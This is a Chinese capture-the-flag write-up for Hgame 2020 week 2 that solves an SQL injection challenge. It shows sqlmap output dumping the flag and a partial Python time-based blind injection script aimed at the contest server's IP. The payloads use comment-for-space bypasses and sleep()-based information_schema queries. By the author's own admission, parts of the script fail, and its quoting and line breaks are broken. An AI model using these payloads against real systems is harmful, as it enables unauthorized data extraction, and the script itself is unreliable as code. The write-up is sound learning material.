

# Hgame 2020 week2


*-iknowsomething*

噫吁戏危乎高哉！蜀道之难，难于上青天！

本周仅借助 sqlmap 做出一道题。下面是那过程：

首先知道 SQL 注入，接下来测试，发现需要把空格替换成 `/**/`，要需要 `--'` 来闭合引号，

然后就 order by，一直 by 到了 1000 也没反应。迫于苟延残喘的压力，求助 sqlmap，使用其空格替换本——`tamper=space2comment.py` 直接扫出了 flag。(QAQ)



```
devil@ubuntu: /usr/bin
[16:54:30] [INFO] resumed: hgame{w0w_sql_InjeCti0n_Is_S0_InterEsting!!}
Database: easysql
Table: flaggggggggggggggg
[1 entry]
+-----+
| fl4444444g |
+-----+
| hgame{w0w_sql_InjeCti0n_Is_S0_InterEsting!!} |
+-----+
[16:54:30] [INFO] table 'easysql.flaggggggggggggggg' dumped to CSV file '/
```

但是这样感觉有点悬，遂按照 sqlmap 的提示去写脚本爆破。它说可以基于时间盲注，布尔盲注，以及 16 进制替换 SQL 语句。

时间盲注；然而得到数据库名称之后就毫无反应了。悲伤\*2，据猜测是需要换成 16 进制来写。

程序的图：(.....好么不学，程序么，稀乱)

OVER. Jpg

```
#coding:utf-8

import requests
import datetime
import time

url='''http://139.199.182.61/index.php?id='''
al='abcdefghijklmnopqrstuvwxyz01234567890_'

#转换16进制（失败。。。）
def hex_to(str1):
    str1=b'%s' %str1
    str2='0x'
    for i in str1:
        print(i)
        str2 += '%02x' %i

#时间盲注判断
def timejudge(payload1):
    time1 = datetime.datetime.now()
    r = requests.get(url+payload1.replace(' ','/**/')+'--%27')
    time2 = datetime.datetime.now()
    sec = (time2-time1).seconds
    if sec<1:
        return 0
    else:
        return 1

#获取数据库长度
def database_len():
    for i in range(1,20):
        payload = '''1' and if(length(database())=%s,sleep(1),0)''' % i
        if ( timejudge(payload) ):
            print(i)
            break
    print('database_len:',i)
    return i

db_length=database_len()
```

#获取数据库名称

```
def database_name(db_length):
    name=''
    for i in range(0,db_length):
        for j in al:
            payload=''1' and if(substr(database(),%d,1)='%s',sleep(1),0)
            ''' % (i+1,j)
            if( timejudge(payload) ):
                print(j)
                name += j
                break
    print('database_name:',name)
    return name
```

db\_name = database\_name(db\_length)

#获取表的数量（失败。。。）

```
def tables_number():
    for i in range(1,5):
        payload=''1' and if((select count(*) from information_schema.tab
        les where table_schema=database())=%s,sleep(1),0)''' % i
        if( timejudge(payload)):
            print(i)
            break
    print('table_number',i)
```

#tables\_number()

#获取表名称（失败。。。）

```
def tables_length():
    tab_name=''
    for i in range(1,20):
        for j in al:
            payload=''1' and if(substr((select table_name from informati
            on_schema.tables where table_schema=database() limit 0,1),%d,1)='%s',slee
            p(1),0)''' % (i,j)
            if(timejudge(payload)):
                tab_name += j
                print(j)
```

-- INSERT --

48,1

87%